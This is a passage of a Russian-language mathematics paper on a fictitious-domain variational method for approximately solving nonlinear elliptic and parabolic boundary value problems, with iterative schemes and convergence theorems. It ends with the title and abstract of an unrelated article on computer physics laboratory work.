$$B_j u|_{\partial\Omega} = g_j, \quad j = 1, 2, \dots, k.$$

Для функции $\tilde{u} = Av$, определим

$$g_j = B_j \tilde{u}|_{\partial\Omega} = B_j Av|_{\partial\Omega}$$

Продолжив эти $g_j (j = 1, 2, 3, \dots, n)$ оператором S , получим

$$u = S(g_1, \dots, g_n) = \tilde{S}\tilde{u} = \tilde{S}A \cdot v. \quad (2)$$

Для разности

$$Gv = Av - \tilde{S}Av. \quad (3)$$

В смысле обобщенных функций имеем

$$B_j Gv|_{\partial\Omega} = 0, \quad j = 1, 2, \dots, k.$$

Будем еще предполагать, что выполнено условие.

(П 3). Решения u задачи (1) представимы в виде

$$u = Gv,$$

при этом

$$\|v\|_{L_2(Q)} \leq C\|f\|_{L_2(Q)}.$$

Если выполнены предположения (П 1), (П 2) и (П 3), то в качестве B [1] можно взять единичный оператор, а в качестве A – оператор G из равенства (2). Тогда при некоторых условиях на G мы сможем воспользоваться результатами П 1. Оператор продолжения эффективно построить удастся не всегда. Этот вопрос следует рассматривать отдельно в каждом конкретном случае.

Если оператор A удастся выбрать удачно, то итерационная схема, составленная по алгоритму из [1], будет сходиться со скоростью геометрической прогрессии. Сложность выбора оператора A вызвана тем, что он связан граничными условиями. Построение оператора продолжения из П 3 является сложной технической задачей. Ниже мы предлагаем «грубый метод», который, на наш взгляд, более удобен в реализации.

Рассмотрим в области $\Omega \in R^n$ краевую задачу

$$L_0 u + B(u) = f, \\ Nu|_{\partial\Omega} = 0. \quad (4)$$

Здесь L_0 – строго эллиптический оператор второго порядка, $B(\cdot)$ – нелинейный оператор, N – линейный дифференциальный граничный оператор, не выше первого порядка.

(П 4). Предположим, что при любом $f \in L_2(\Omega)$ задача (4) имеет единственное решение u , которое продолжается на все R^n , так, что $u \in W_2^2(R^n)$ и кроме того, если $f \in C(\Omega)$, то $gradu \in C(\Omega)$.

Линейные операторы L_0 и N (являющиеся, вообще говоря, операторами с переменными коэффициентами) также будем считать определенными на всех функциях из $C_0^\infty(R^n)$. Будем предполагать, что $B(u) = F(u, x)$, где $F(\cdot, \cdot)$ – дважды непрерывно дифференцируемая функция своих аргументов $u \in (-\infty, \infty)$, $x \in R^n$.

Нас интересует приближенное решение (4) при $f \in C(\Omega)$. Согласно (П 4) решение задачи (4) ограничено. Ограничены также его первые производные. Поэтому решение (4) совпадает с решением следующей задачи:

$$Lu + \gamma(\|u\|)B(u) = f, \quad (4') \\ Nu|_{\partial\Omega} = 0.$$

Здесь $\gamma(x)$ – дважды гладкая функция, такая, что

$$\gamma(x) = \begin{cases} 1 & \text{при } t \in [0, t_0] \\ 0 & \text{при } t \geq t_1 \end{cases}, \quad (5)$$

где t_0 и t_1 зависят от f_0 и $0 < t_0 < t_1$. Возьмем область Q , строго содержащую Ω . Тогда в силу (4) решение можно представить в виде $u = Av$, где A – самосопряженный интегральный оператор, действующий из L_2 в $W_2^2(Q)$:

$$u = Av = \int_Q A(x, y)v(y)dy, \quad (6)$$

где $x \in \Omega \subset Q$.

За ядро $A(x, y)$ оператора A из (6) можно взять, например, функцию Грина для –

$\Delta + E$ с периодическими краевыми условиями в кубе Q , содержащем Ω . За $A(x, y)$ можно также взять функцию Грина задачи Дирихле (или Неймана) для $-\Delta + E$.

Еще один вариант выбора $A(x, y)$ следующий. Пусть $G(x - y)$ функция Грина оператора $-\Delta + E$ на всем R^n . Эта функция может быть выписана явно (ядро Бесселя-Макдональда). Положим $A(x, y) = \chi_Q(x) G(x - y) \chi_Q(y)$, где $\chi_Q(\cdot)$ – характеристическая функция области Q , а Q – произвольная область, содержащая Ω (в частности, Q может совпадать со всем R^n). Подставим $u = Av$ в уравнение (6) и получим

$$M(v) = L_0 Av + \tilde{B}(Av) = f \text{ в } \Omega, \\ NAv|_{\partial\Omega} = 0. \quad (7)$$

Здесь $\tilde{B}(\cdot) = \gamma[\cdot]B(\cdot)$. Введем функционал

$$J = \|\chi(L_0 Av + \tilde{B}(Av) - f)\|^2 + \int_{\partial\Omega} \|NAv\|^2 dS,$$

где DS – элемент поверхности $\partial\Omega$. Оператор NA будет интегральным, с ядром $N(x, y)$.

Поэтому, как и в [1], J можно записать в виде

$$J(v) = \int_Q [L_0(Av) - f]^2 \chi dx + \langle \tilde{N}v, v \rangle = \\ = \|\chi(L_0 Av + \tilde{B}(Av) - f)\|^2 + \langle \tilde{N}v, v \rangle, \quad (8)$$

где χ – характеристическая функция Ω , $\tilde{N}$ – самосопряженный интегральный оператор с ядром

$$\tilde{N}(\eta, y) = \int_{\partial\Omega} \tilde{N}(x, \eta) \tilde{N}(x, y) dS(x).$$

Если v – решение задачи (7), то J обращается в нуль и наоборот, если $J(v) = 0$, то v есть по крайней мере или слабое, или обобщенное решение задачи (7). Следовательно, приближенное решение (7) можно искать как последовательность, реализующую минимум J .

Для минимизации $J(v)$ нужны некоторые предположения.

(П 5). Существует $\theta \in [0, 1]$, такое, что, если $J(v_1), J(v_2) < C < \infty$ то $\chi Av_1, \chi Av_2$ имеют продолжения u_1 и u_2 из Ω на Q , для которых

$$\|A^{-\theta}(u_1 - u_2)\|_Q^2 \leq C_1 \left[\int_{\partial\Omega} \|Nv_1 - Nv_2\|^2 dS(x) + \|M(v_1) - M(v_2)\|_\Omega^2 \right],$$

где C_1 – не зависит от v_1 и v_2 . Это предположение для корректных эллиптических задач, как правило, выполняется, при этом $\theta < 1$.

Норма левой части тем сильнее, чем больше θ . Увеличению θ мешает в основном граничное условие.

(П6). Если $J(v) < \infty$, то $\|v\| \leq J(v) < \infty$, а задача

$$L_0 u + \dot{B}(Av)u = R \in L_2(\Omega),$$

$$Nu|_{\partial\Omega} = 0$$

однозначно разрешима. Причем u допускает продолжение $\tilde{u}$ из Ω на Q , удовлетворяющее оценке

$$\|A^{-1}\tilde{u}\|_{L_2(Q)} \leq c\|R\|_{L_2(\Omega)}$$

где c не зависит от R , но может зависеть от $J(v)$.

Сначала рассмотрим «дифференциальный» вариант приближенного решения задачи (4). Допустим, что v в выражении для J зависит от параметра ξ . Продифференцируем J по ξ :

$$\begin{aligned} J_\xi &= 2\langle \chi(M(v) - f), \dot{M}(v)v_\xi \rangle + 2\langle \tilde{N}v, v_\xi \rangle = \\ &= 2\langle \dot{M}^*(v)(\chi(M(v) - f)) + \tilde{N}v, v_\xi \rangle \end{aligned}$$

Здесь

$$M(v) = L_0 Av + \tilde{B}(Av),$$

$$\dot{M}(v) = L_0 A + \dot{\tilde{B}}(Av)A.$$

Выберем v_ξ из уравнения

$$v_\xi = [\dot{M}^*(v)(\chi(M(v) - f)) + \tilde{N}v],$$

$$v|_{\xi=0} = v_0. \quad (9)$$

Нетрудно доказать, что задача Коши разрешима. Таким образом,

$$J_\xi = -2\|v_\xi\|^2, \quad J|_{\xi=0} = J(v_0). \quad (10)$$

Отсюда вытекает

$$\begin{aligned} J &= J(v_0) - 2 \int_0^\xi \|v_\xi\|^2 d\xi, \\ \int_0^\infty \|v_\xi\|^2 d\xi &< \infty. \end{aligned} \quad (11)$$

В предположении (П6) за R примем $\chi(M(v) - f)$. Пусть $\tilde{u}$ — функция из (П6). Умножим v_ξ скалярно на $g = A^{-1}\tilde{u}$. Тогда

$$\begin{aligned} \langle v_\xi, g \rangle &= \langle \chi(M(v) - f), [L_0 + \dot{\tilde{B}}(Av)]Ag \rangle = \\ &= \langle \chi(M(v) - f), (L_0 + \dot{\tilde{B}}(A))\tilde{u} \rangle = \|\chi(M(v) - f)\|^2. \end{aligned}$$

(Здесь мы учитывали, что $\langle \tilde{N}v, g \rangle$ обращается в нуль в силу равенств $NAg|_{\partial\Omega} = N\tilde{u}|_{\partial\Omega} = 0$) Из (П6) и полученного для $\langle v_\xi, g \rangle$ равенства имеем

$$\|\chi(M(v) - f)\|^2 \leq \|g\| \cdot \|v_\xi\| \leq C \|\chi(M(v) - f)\| \cdot \|v_\xi\|.$$

Отсюда и из (11) вытекает, что

$$\int_0^\infty \|\chi(M(v) - f)\|^2 d\xi \leq C_1 < \infty \quad (12)$$

Умножим теперь v_ξ на v скалярно и проинтегрируем от 0 до ξ :

$$\begin{aligned} \frac{\|v_\xi\|^2}{2} - \frac{\|v(0)\|^2}{2} &= \int_0^\xi -(\langle \chi(M(v) - f), \dot{M}(v)v \rangle + \langle \tilde{N}v, v \rangle) d\xi = \\ &= \int_0^\xi (-J(v) - \langle \chi(M(v) - f), \dot{M}(v)v - M(v) + f \rangle) d\xi = - \int_0^\xi J(v) d\xi - \\ &\quad - \langle \chi(M(v) - f), f + \dot{\tilde{B}}(Av)Av - \tilde{B}(Av) \rangle. \end{aligned}$$

Это равенство и (12) дают оценку

$$\frac{\|v_\xi\|^2}{2} + \int_0^\xi J d\xi \leq \frac{\|v(0)\|^2}{2} + c_1 \sqrt{\int_0^\xi \|\chi[f + \dot{\tilde{B}}(Av)Av - \tilde{B}(Av)]\|^2 d\xi}.$$

В силу построения $\tilde{B}(\cdot)$ подынтегральное выражение в правой части ограничено постоянным числом. Поэтому

$$\frac{\|v_\xi\|^2}{2} + \int_0^\xi J d\xi \leq \frac{\|v(0)\|^2}{2} + c_2 \sqrt{\xi}. \quad (13)$$

Далее из (11) получаем, что J по ξ монотонно не возрастает. Следовательно (14), вытекает

$$\frac{\|v_\xi\|^2}{2} + J(\xi) \leq \frac{\|v_\xi\|^2}{2} + c_2 \sqrt{\xi}.$$

А это неравенство дает

$$J \leq c_3 \xi^{-\frac{1}{2}}, \quad \|v(\xi)\| \leq c_3 \xi^{-1/4}. \quad (14)$$

Теперь воспользуемся предположением (П 2). Тогда получаем, что имеет место

Теорема 1. Пусть выполнены предположения (П 5), (П 6) и (П 7). Тогда, если v решение (9). Положим $u = Av$, тогда имеет место оценка

$$\|Lu - f\|_{2\Omega}^2 + \int_{\partial\Omega} \|Nu\|^2 \leq \frac{c}{\sqrt{\xi}}.$$

Доказательство. Первое неравенство непосредственно следует из (13). Достаточно доказать второе неравенство. Из предположения (П6) имеем

$$\begin{aligned} \|A^{-1}(u - \tilde{u})\|^2 &\leq c \left[\int_{\partial\Omega} \|NAv\|^2 dS(x) + \|\chi(Mv) - M(A(A^{-1}\tilde{u}))\|_{L_2(Q)}^2 \right] = \\ &= c \left[\int_{\partial\Omega} \|NAv\|^2 dS(x) + \|\chi(Mv - f)\|_Q^2 \right] = cJ. \end{aligned}$$

Отсюда вытекает второе неравенство теоремы.

Замечание 1. В условиях теоремы 1 при $\xi \rightarrow \infty$ функционал J стремится к нулю, а v стремится к решению. Стремления к нулю J можно добиться в более слабых ограничениях. Например, возьмем

$$v_\xi = -J \frac{\omega}{\|\omega\|^2}, \quad v|_{\xi=0} = v_0,$$

$$\omega = \dot{M}^*(v)\chi(M(v) - f) + \tilde{N}v. \quad (14)$$

Подставляя v_ξ в выражение для J_ξ , получаем $J_\xi = -J$. Поэтому при таком выборе v_ξ

$$J = e^{-2\xi} J(v_0) = c_0 e^{-2\xi}, \quad c_0 = J(v_0).$$

Видно, что J стремится к нулю экспоненциально. Но отметим, что задачу Коши (14) теперь труднее решать (а также доказывать существование ее решения), чем задачу (9).

Выкладки этого замечания верны для очень обширного класса задач, по крайней мере, формально. Поэтому, базируясь на выборе (14), можно составить для задачи

(14) (а следовательно, и для (7)) итерационный процесс

$$v_{n+1} = v_n - \varepsilon \omega_n,$$

$$\omega_n = \dot{M}^*(v_n)\chi(M(v_n) - f) + \tilde{N}v_n,$$

$$n = 1, 2, \dots \quad (15)$$

В этом процессе $\varepsilon_1, \varepsilon_2, \dots$, выбирается следующим образом. Пусть уже выбран ε_{n-1} . Вычислим v_{n+1} по формуле (10). Выбрав $\varepsilon_n = 2^j \varepsilon_{n-1}$ ($j = -1, 0, 1$) и обозначив вычисленное значение v_{n+1} через $v_{n+1,j}$, найдем $J(v_{n+1,j})$ ($j = -1, 0, 1$). Обозначим $\tilde{J} = \min J(v_{n+1,j})$ ($j = -1, 0, 1$). Если $\tilde{J} = J(v_{n+1,1})$, то берем $\varepsilon_n = 2\varepsilon_{n-1}$, если же $J(v_{n+1,1}) > \tilde{J}$ и $\tilde{J} = J(v_{n+1,0})$, то берем $\varepsilon_n = \varepsilon_{n-1}$.

Наконец, если $J(v_{n+1,1}), J(v_{n+1,0}) > \tilde{J}$, то берем $\varepsilon_n = 0,5\varepsilon_{n-1}$. Мы можем оказаться в ситуации, когда вычисленное значение $J(v_{n+1,j})$ (с уже выбранным) ε_n не меньше, чем $J(v_n)$. В таком случае нужно делать пересчет v_{n+1} , взяв $\varepsilon_n = 0,5\varepsilon_n$. Для достаточно общих краевых задач, которые удовлетворяют (П 4), (П 5) и (П 6) можно доказать, что

такой расчет приведет к построению последовательности v_n , для которой имеет место соотношение $J(v_n) \rightarrow 0$. В предположениях (П 5), (П 6) из стремления $J(v_n)$ к нулю вытекает сходимость v_n (в слабой метрике) к решению задачи (7).

Основным недостатком метода, описанного выше, является тот факт, что уравнение (9), позволяющее строить приближенное решение (7), само есть дифференциальное уравнение. Более удобным для численной реализации был бы дискретный вариант (14).

Считаем также, что выполнены предположения (П 4), (П 5) и (П 6). Кроме того, предположим также, что выполнено следующее условие.

(П7). Если $J(v) < C_0, \|\omega\| = 1, 0 < \varepsilon < \varepsilon_0 < 1$, то выполнено неравенство $\|\tilde{B}(Av + \varepsilon\omega) - \tilde{B}(Av) - \varepsilon\dot{B}(v)\omega\| \leq c_1\varepsilon^2$, где $c_1 < \infty$ непрерывно зависит от c_0 и не убывает при возрастании c_0 .

Пусть $\|\omega\| = 1, \varepsilon < \varepsilon_0$, где ε_0 – число, фигурирующее в (П 7). Тогда

$$J(v) \leq J(v_0) \leq c_0,$$

$$\begin{aligned} J(v + \varepsilon\omega) &= \|\chi(M(v + \varepsilon\omega) - f)\|^2 + \langle \tilde{N}(v + \varepsilon\omega), v + \varepsilon\omega \rangle = \\ &= \|\chi(M(v + \varepsilon\omega) - (M(v)) + \chi(M(v) - f))\|^2 + \langle \tilde{N}v, v \rangle + 2\varepsilon \langle \tilde{N}v, \omega \rangle + \varepsilon^2 \langle \tilde{N}\omega, \omega \rangle = \\ &= J(v) + 2\langle \chi(M(v) - f), M(v + \varepsilon\omega) - M(v) \rangle + 2\varepsilon \langle \tilde{N}v, \omega \rangle + \langle \tilde{N}\omega, \omega \rangle \varepsilon^2 + \\ &+ \|\chi(M(v + \varepsilon\omega) - (M(v)))\|^2 = J(v) + 2\varepsilon \langle \chi(M(v) - f), L_0 A \omega \rangle + 2\varepsilon \langle \tilde{N}v, \omega \rangle + \\ &+ 2\varepsilon \langle \chi(M(v) - f), \dot{\tilde{B}}(Av) A \omega \rangle + 2 \langle \chi(M(v) - f), \tilde{B}(Av + \varepsilon\omega) - \tilde{B}(Av) - \dot{\tilde{B}}(Av) \varepsilon A \omega \rangle \\ &+ \varepsilon^2 \langle \tilde{N}\omega, \omega \rangle + \|\chi(L_0 A \omega \varepsilon) + \chi(\tilde{B}(Av + \varepsilon\omega) - \tilde{B}(Av) - \varepsilon\dot{\tilde{B}}(Av) A \omega + \varepsilon\dot{\tilde{B}}(Av) A \omega)\|^2. \end{aligned}$$

Отсюда и из предположения (П 7) вытекает, что

$$J(v + \varepsilon\omega) \leq J(v) + 2\varepsilon \langle (L_0 A)^* \chi(M(v) - f) + \tilde{N}v + (\dot{\tilde{B}}(Av) A)^* \chi(M(v) - f), \omega \rangle + C_2 \varepsilon^2,$$

где C_2 зависит от $J(v_0) = C_0$. Выберем $\omega = -\frac{\tilde{\omega}}{\|\tilde{\omega}\|}$, где

$$\omega = (\tilde{N}v + [L_0 A]^* + (\dot{\tilde{B}}(Av) A)^*) \chi(M(v) - f).$$

Откуда

$$J(v + \varepsilon\omega) \leq J(v) - 2\varepsilon \|\tilde{\omega}\| + \varepsilon^2 C_2. \quad (16)$$

Оценим $\tilde{\omega}$. Пусть g – решение задачи

$$L_0 g + (\dot{\tilde{B}}(Av) g = \chi(M(v) - f) \text{ в } \Omega$$

$$Ng|_{\partial\Omega} = 0.$$

Продолжим g с Ω на Q согласно (П 6). Это продолжение обозначим также через g . Положим $\tilde{g} = A^{-1}g$. Умножим ω скалярно на g . Тогда с учетом граничного условия на g , определения T и выбора g , имеем

$$\langle \tilde{\omega}, \tilde{g} \rangle = \|\chi(M(v) - f)\|^2.$$

Теперь, учитывая (4.3), получаем

$$\|\chi(M(v) - f)\|^2 \leq \|\tilde{\omega}\| \|\tilde{g}\| \leq \tilde{C} \|\tilde{\omega}\| \|\chi(M(v) - f)\|$$

Поэтому

$$\|\tilde{\omega}\| \geq \|\chi(M(v) - f)\| \tilde{C}^{-1}. \quad (17)$$

Отсюда вытекает, что $\tilde{\omega} = 0$, если $J(v) \neq 0$. Действительно, если $\tilde{\omega} = 0$, то из (17) следует, что $M(v) - f = 0$ в Ω . Поэтому в силу определения $\tilde{\omega}$ имеем $0 = \tilde{\omega} = \tilde{N}v$, $\langle \tilde{N}v, v \rangle = 0$. Но тогда $J(v) = 0$. В случае $J(v) = 0$ получаем, что v – решение (7), и цель достигнута. Следовательно, можно считать, что $\tilde{\omega} \neq 0$. Выберем теперь ε поло-

жительным и таким, что $\varepsilon^2 \|\tilde{\omega}\| \geq 2\varepsilon^2 \tilde{N}_2$. Отсюда и из (16) вытекает

$$J(v + \varepsilon W) \leq J(v) - \varepsilon \|\tilde{W}\|_Q = J(v) - \frac{\|\tilde{W}\|_Q^2}{2C_2},$$

$$\varepsilon = -\frac{\|\tilde{W}\|_Q^2}{2C_2}, \varepsilon W = -\frac{1}{2C_2} \tilde{W}. \quad (18)$$

Определим последовательность v_n по рекуррентным формулам:

$$v_{n+1} = v_n - \frac{1}{2C_2} \omega_n, \quad n = 0, 1, 2, \dots$$

$$\omega_n = -\tilde{N}v_n + \left[L_0 A^* + (\dot{B}(Av_n) A)^* \right] \chi(M(v_n) - f) \quad (19)$$

(напомним, что χ – характеристическая функция Ω).

Теорема 2. Пусть выполнены предположения (П 4), (П 5), (П 6), (П 7) и пусть $v_n (n = 0, 1, 2, \dots)$ – последовательность, построенная по рекуррентным формулам (15). Тогда

$$J(v_n) \leq \frac{C}{\sqrt{n+1}},$$

где C не зависит от f .

Функции χAv_n имеют продолжения $\tilde{u}_n$ из Ω на Q , такие, что

$$\|A^{-\theta}(\tilde{u}_n - \tilde{u}_m)\|^2 \leq \frac{C}{\sqrt{n+1}} \quad (1 \leq n \leq m).$$

Последовательность Av_n сходится к решению задачи (4).

Доказательство. Из (14) вытекает, что

$$\sum_{n=0}^{\infty} \|\omega_n\|_Q^2 \leq \tilde{N}_3 < \infty. \quad (20)$$

Умножим ω_n на v_n скалярно

$$\begin{aligned} \langle \omega_n, v_n \rangle &= -\langle \tilde{N}v_n, v_n \rangle - \langle \chi(M(v) - f), L_0 Av_n + \dot{B}(Av_n) Av_n \rangle = \\ &= -J(v_n) - \langle \chi(M(v) - f), f - \tilde{B}(Av_n) + \dot{B}(Av_n) Av_n \rangle \leq \\ &\leq -J(v_n) + \|\chi(M(v) - f)\| \cdot \|f - \tilde{B}(Av_n) + \dot{B}(Av_n) Av_n\| \end{aligned}$$

или

$$2C_2 \langle v_{n+1} - v_n, v_n \rangle + J(v_n) \leq \|\chi(M(v) - f)\| \cdot \|f - \tilde{B}(Av_n) + \dot{B}(Av_n) Av_n\|.$$

Просуммируем эти неравенства по всем n от 0 до k :

$$\sum_{n=0}^k J(v_n) + 2C_2 \sum_{n=0}^k \langle v_{n+1} - v_n, v_n \rangle \leq \sum_{n=0}^k \|\chi(M(v) - f)\| \cdot \|f - \tilde{B}(Av_n) + \dot{B}(Av_n) Av_n\|.$$

Теперь воспользуемся (12), (14) и построением $\tilde{B}(\cdot)$ по $B(\cdot)$. Получим неравенство

$$\sum_{n=0}^k J(v_n) + 2C_2 \sum_{n=0}^k \langle v_{n+1} - v_n, v_n \rangle \leq C_4 \sum_{n=0}^k \|\omega_n\| \leq C_4 \sqrt{k} \sqrt{\sum_{n=0}^k \|\omega_n\|^2} \leq C_5 \sqrt{k}. \quad (21)$$

Преобразуем второе слагаемое левой части последнего неравенства (16):

$$\begin{aligned} 2 \sum_{n=0}^k \langle v_{n+1} - v_n, v_n \rangle &= \sum_{n=0}^k (\|v_{n+1}\|^2 - \|v_n\|^2 - \|v_{n+1} - v_n\|^2) = \\ &= \|v_{k+1}\|^2 - \|v_0\|^2 - \sum_{n=0}^k (\|v_{n+1} - v_n\|^2). \end{aligned}$$

Отсюда, учитывая соотношение

$$v_{n+1} - v_n = -\frac{1}{2C_2} \omega_n,$$

из (16) имеем оценку

$$\|v_{k+1}\|^2 + \sum_{n=0}^k J(v_n) \leq \sqrt{k} C_6 + \|v_0\|^2.$$

Поскольку функционал $J(v_n)$ не возрастает по n , из этого неравенства следует оценка

$$J(v_n) \leq C_7 \frac{1}{\sqrt{n+1}}.$$

Это неравенство и предположение (П 6) доказывают теорему.

О приближенном решении нелинейной параболической задачи

Рассмотрим задачу

$$\frac{\partial u}{\partial t} - (L_0 u + Bu) = f, \quad x \in \Omega, t \in (0, 1)$$

$$u|_{t=0} = 0, \quad Nu|_{\partial\Omega} = 0. \quad (22)$$

Здесь L_0 — строго эллиптический линейный оператор второго порядка, $Bu = B(u, x, t)$ — дважды непрерывно-дифференцируемая функция своих аргументов $u, x, t, u \in (-\infty, \infty)$, $x \in \Omega$, $t \in [0, 1]$.

Если для задачи

$$\frac{\partial u}{\partial t} - \Delta u = f,$$

$$u|_{t=0} = 0, \quad Nu|_{\partial\Omega} = 0, \quad (23)$$

можно явно написать функцию Грина, то использование результатов из [1] дает эффективный метод решения.

Как правило, для задачи (23) явно выпписать функцию Грина невозможно. Поэтому мы будем действовать методом, описанным выше, т.е. методом фиктивных областей.

Пусть Q — куб, содержащий Ω . Помимо (17) рассмотрим задачу

$$\frac{\partial u}{\partial t} - \Delta u = f, \quad x \in Q, t \in (0, 1)$$

$$u|_{t=0} = 0 \quad (24)$$

По пространственным переменным присоединим к (24) периодические краевые условия.

Пусть $A(x, t, y, \eta)$ — функция Грина задачи (24). Она может быть выписана явно. Обозначим

$$(Av)(x, y) = \int_0^t \left(\int_Q A(x, t, y, \eta) v(y, \eta) dy \right) d\eta. \quad (25)$$

Приближенное решение задачи (23) будем искать в виде $u = Av$. Тогда v , очевидно, удовлетворяет уравнению

$$lAv - B(Av) - f = 0, \quad (26)$$

где $l = \frac{\partial u}{\partial t} - L_0$.

Для Av начальное условие

$$(NA)v|_{\partial\Omega} = 0. \quad (27)$$

Так же, как и в [1], имеются другие варианты выбора A , например,

$$Av = \int_0^t \int_Q \chi(x) G(x, t, y, \eta) \chi(y) v(y, \eta) dy d\eta,$$

где $G(\cdot, \cdot, \cdot, \cdot)$ — функция Грина для уравнения теплопроводности $u_t - \Delta u = f$, $u|_{t=0} = 0$, $x \in R^n, t \in [0, \infty)$. Явный вид $G(\cdot, \cdot)$ можно найти в любой книге по уравнениям математической физики.

Для приближенного решения задачи (22) будем пользоваться следующими предположениями (П 8), (П 9), (П 10):

(П 8). Задача (22) однозначно разрешима для любого $f \in L_2(\Omega_{0,1})$, где $\Omega_{0,1} = \{(t, x) : t \in [0, 1], x \in \Omega\}$. Причем, если $f \in C(\Omega_{0,1})$, то решение $u(t, x)$ также непрерывно на $\Omega_{0,1}$.

В силу этого предположения при $f \in C(\Omega_{0,1})$ решение (22) совпадает с решением

$$\begin{aligned} \frac{\partial u}{\partial t} - L_0 u - \tilde{B}(u) &= f, \\ u|_{t=0} &= 0, \quad Nu|_{\partial\Omega} = 0, \end{aligned} \quad (28)$$

где $\tilde{B}(u) = \gamma[\|u\|^2]B(u)$. Здесь γ должна быть непрерывно дифференцируемой функ-

цией, которая равна 1 при $\|u\|^2 \leq t_1$ и нулю при $\|u\|^2 \geq t_2$ ($0 < t_1 < t_2$). Числа t_1 и t_2 зависят от f . Будем решать задачу при $f \in C(Q_{0,1})$.
Теперь вместо (26)–(27) имеем

$$lAv - \tilde{B}(Av) = f,$$

$$Nu|_{\partial\Omega} = 0.$$

Введем, как обычно, функционал $J(v)$:

$$J(v) = \int_0^1 \left(\int_Q \|lAv \tilde{B}(Av) - f\|^2 \chi dx dt + \int_0^1 \left(\int_{\partial\Omega} \|NAv\|^2 dS(x) \right) dt \right)$$

($dS(x)$ – элемент поверхности $\partial\Omega$, χ – характеристическая функция Ω). Как и в [1], этот функционал можно переписать в виде

$$\begin{aligned} J(v) &= \int_0^1 \left\| \chi(lAv \tilde{B}(Av) - f) \right\|_Q^2 dt + \int_0^1 \langle \tilde{N}v, v \rangle dt = \\ &= \int_{Q_{0,1}} \left\| \chi(lAv \tilde{B}(Av) - f) \right\|_{Q_{0,1}}^2 dt + \langle \tilde{N}v, v \rangle_{Q_{0,1}}. \end{aligned}$$

Здесь $\|\cdot\|_{Q_{0,1}}$ и $\langle \cdot, \cdot \rangle_{Q_{0,1}}$ норма и скалярное произведение в $L_2(Q_{0,1})$,

$$Q_{0,1} = \{(t, x) : t \in [0, 1], x \in Q\}.$$

Теперь можем перечислить остальные предположения, которые нужны в дальнейшем.
(П 9). Если $J(v_1), J(v_2) \leq C_0 < \infty$ и $u_1 = \chi Av_1$, $u_2 = \chi Av_2$, то

$$\|u_1 - u_2\|^2 \leq C_1 \left[\langle \tilde{N}(v_1 - v_2), v_1 - v_2 \rangle + \int_{\Omega_{0,1}} \|M(\chi Av_1) - M(\chi Av_2)\|^2 dx dt \right],$$

$$M(u) = lAu - \tilde{B}(Au).$$

(П 10). Если $J(v) \leq C_0 < \infty$, то задача

$$\frac{\partial u}{\partial t} - L_0 u - \dot{\tilde{B}}(Av)u = R, \quad t \in (0, 1), \quad x \in \Omega$$

$$u|_{t=0} = 0, \quad Nu|_{\partial\Omega} = 0$$

однозначно разрешима, причем решение $u(t, x)$ из $\Omega_{0,1}$ продолжается на $Q_{0,1}$ так, что

$$\left\| \frac{\partial \tilde{u}}{\partial t} - \Delta \tilde{u} \right\|_{Q_{0,1}} \leq C \|R\|_{Q_{0,1}},$$

$$\tilde{u}|_{t=0} = 0;$$

по пространственным переменным функция $\hat{u}$ ($\hat{u}$ – продолжение u) удовлетворяет периодическим краевым условиям.

(П 11). Если $J(v) \leq C_0 < \infty$

$$\varepsilon \in [0, \varepsilon_0], (\varepsilon_0 > 0), \|\omega\| = 1,$$

то

$$\left\| \tilde{B}(Av + \varepsilon\omega) - \tilde{B}(Av) - \varepsilon \dot{\tilde{B}}(Av)\omega \right\| \leq C_1 \varepsilon^2,$$

где $C_1 < \infty$ непрерывно зависит от C_0 и монотонно не возрастает при возрастании C_0 .

Построим последовательность v_n по рекуррентным формулам

$$v_{n+1} = v_n - \delta\omega_n,$$

$$\omega_n = \left[(lA)^* + (\tilde{B}(Av_n)A)^* \right] \chi \left[lAv_n + \tilde{B}(Av_n) - f \right] + \tilde{N}v_n.$$

Так же, как аналогичная выше, доказывается теорема.

Теорема 3. Пусть f непрерывна $\Omega_{0,1}$ и выполнены предположения (П8) – (П11). Существует число $\delta_0 > 0$, такое, что при $\delta \in (0, \delta_0)$ последовательность, построенная по формулам (6.6), удовлетворяет условиям:

1) $J(v_n)$ монотонно убывает и стремится к нулю, причем $J(v_n) \leq C(n+1)^{-1/2} (n = 0, 1, 2, \dots)$;

2) $\chi A v_n$ стремится в $L_2(\Omega_{0,1})$ к решению u задачи (3.81), причем

$$\|\chi A v_n - u_n\| \leq c(n+1)^{-1/2}.$$

Так как точное значение δ из теоремы найти трудно, целесообразно поступить следующим образом: нужно взять δ не по-

стоянным, а зависящим от m . Пусть δ_m на m -м шаге уже принята. Подсчитаем v_{m+1} и $J(v_{m+1})$ с δ_m , равной δ_m , а затем подсчитаем $\tilde{v}_{m+1}$ и $J(\tilde{v}_{m+1})$, положив $\delta_{m+1} = \delta_m$. Если $J(\tilde{v}_{m+1}) \leq J(v_{m+1})$, то окончательно примем $\delta_{m+1} = \delta_m$, $J(v_{m+1}) \leq J(\tilde{v}_{m+1})$, то за δ_{m+1} возьмем $0,5\delta_m$.

Список литературы

1. Мухамбетжанов А.Т., Отелбаев М.О., Смагулов Ш.С. Об одном методе фиктивной области для нелинейных краевых задач // Вычислительная технология, т. 3. – № 4, Н., С. 41–64.
2. Аруова А.Б. О приближенном решении линейных уравнений вариационным методом // Диссертация на соискание ученой степени канд. физ.-мат.наук, КазНУ им. Аль-Фараби. – С. 101.
3. Алданов Е.С. Построение приближенных решений задач теории упругости и теплопроводности на основе вариационного метода // Диссертация на соискание ученой степени канд. физ.-мат.наук, КазНУ им. Аль-Фараби. – С. 105.

УДК 532.133, 371.62, 372.8.002

МОДЕЛИ БЛАНКА ОРГАНИЗАЦИИ КОМПЬЮТЕРНЫХ ЛАБОРАТОРНЫХ РАБОТ ПРИ ИССЛЕДОВАНИИ ФИЗИЧЕСКИХ ЯВЛЕНИЙ

Кабылбеков К.А., Аширбаев Х.А., Арысбаева А.С., Джумагалиева А.И.

*Южно-Казахстанский государственный университет им. М. Ауэзова МОН РК, Шымкент,
e-mail: kenkab@mail.ru*

Предлагаются примеры моделей бланка организации компьютерных лабораторных работ при исследовании физических явлений, предусматривающих экспериментальные, исследовательские, поисковые и проблемные задания. В них приводится много заданий. Обучающему необязательно все их выполнять, преподаватель может с учетом возможности ученика выбрать их или дать другие подобные задания.

Ключевые слова: модель бланка, компьютерная лабораторная работа, физические явления, экспериментальные, исследовательские, поисковые и творческие задания, фотоэффект, Комптон-эффект, постоянная Планка, работа выхода, фототок, напряжение, частота, длина волны, фотон

MODELS OF THE FORM OF THE ORGANIZATION OF COMPUTER LABORATORY OPERATIONS AT EXAMINATION OF THE PHYSICAL PHENOMENA

Kabylbekov K.A., Ashirbaev H.A., Arysbaeva A.S., Dzhumagaliyeva A.I.

M.Auezov South-Kazakhstan State University, Shymkent, e-mail: kenkab@mail.ru

